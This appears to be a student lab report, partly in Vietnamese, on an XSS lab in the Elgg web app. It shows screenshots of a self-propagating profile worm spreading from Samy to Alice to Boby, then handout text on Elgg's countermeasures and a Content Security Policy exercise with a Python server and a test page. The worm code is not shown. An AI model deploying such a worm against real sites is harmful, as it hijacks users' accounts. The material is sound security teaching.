
Bước 1: Đăng nhập với tài khoản Alice




Trước khi xem profile của Samy thì profile của Alice chưa có thông tin gì



Bước 2: Xem profile của Samy




Sau khi xem profile của Samy thì profile của Alice đã được chỉnh sửa




Tiếp theo, người dùng Boby xem profile của Alice


Bước 1: Đăng nhập với tài khoản Boby




Trước khi xem profile của Alice thì profile của Boby chưa có thông tin gì



Bước 2: Xem profile của Alice



Sau khi xem profile của Alice thì profile của Boby đã được chỉnh sửa



⇨ Điều này cho thấy sau khi xem profile của Samy thì Alice đã trở thành kẻ tấn công. Sau khi xem profile của Alice thì Boby cũng đã trở thành kẻ tấn công

1.7. Elgg's Countermeasures

This sub-section is only for information, and there is no specific task to do. It shows how Elgg defends against the XSS attack. Elgg does have built-in countermeasures, and we have deactivated and commented out them to make the attack work. Actually, Elgg uses two countermeasures. One is a custom built security plugin HTMLawed, which, on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the \function filtertags" in the elgg/engine/lib/input. php file.

To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen) →plugins (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on Activate to enable the countermeasure.

In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called \htmlspecialchars()", which is used to encode the special characters in user input, such as "<" to \&lt", ">" to \&gt", etc. Please go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/ default/output/ and find the function call \htmlspecialchars" in text.php, url.php, dropdown.php and email.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

1.8. Task 7: Defeating XSS Attacks Using CSP

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach.

The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and ClickJacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks). Here, we will only focus on how to use CSP to defeat XSS attacks.

Run a web server. CSP is set by the web server. Let us use a web page to see CSP in action. Although we can use the Apache server (already installed in our VM) to host the web page, we decide to write a simple HTTP server to do this job. The following Python program runs an HTTP server that listens to port 8000. Upon receiving a request, it loads a static file and return it to the client. In the response, the server adds a CSP header, setting the policy on the JavaScript code inside the page.

Listing 1: A simple HTTP server http_server.py

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Please download the zip file csp.zip from the lab's website, unzip it, and then enter the csp folder. Make http_server.py executable, and then run this server program inside the csp folder.

The web page for the experiment. To see how the CSP policies work, we wrote the following HTML page, which contains six areas, area1 to area6. Initially, each area displays "Failed". The page also includes six pieces of JavaScript code, each trying to write "OK" to its corresponding area. If we can see OK in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see Failed.

Listing 2: The experiment web page csptest.html

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

Set up DNS. We need to set up the DNS entry, so the above web server can be accessed via three different URLs. Add the following three entries to the /etc/hosts file. You need to use the root privilege to change this file (using sudo).

```
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.

   ```
   http://www.example32.com:8000/csptest.html
   http://www.example68.com:8000/csptest.html
   http://www.example79.com:8000/csptest.html
   ```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.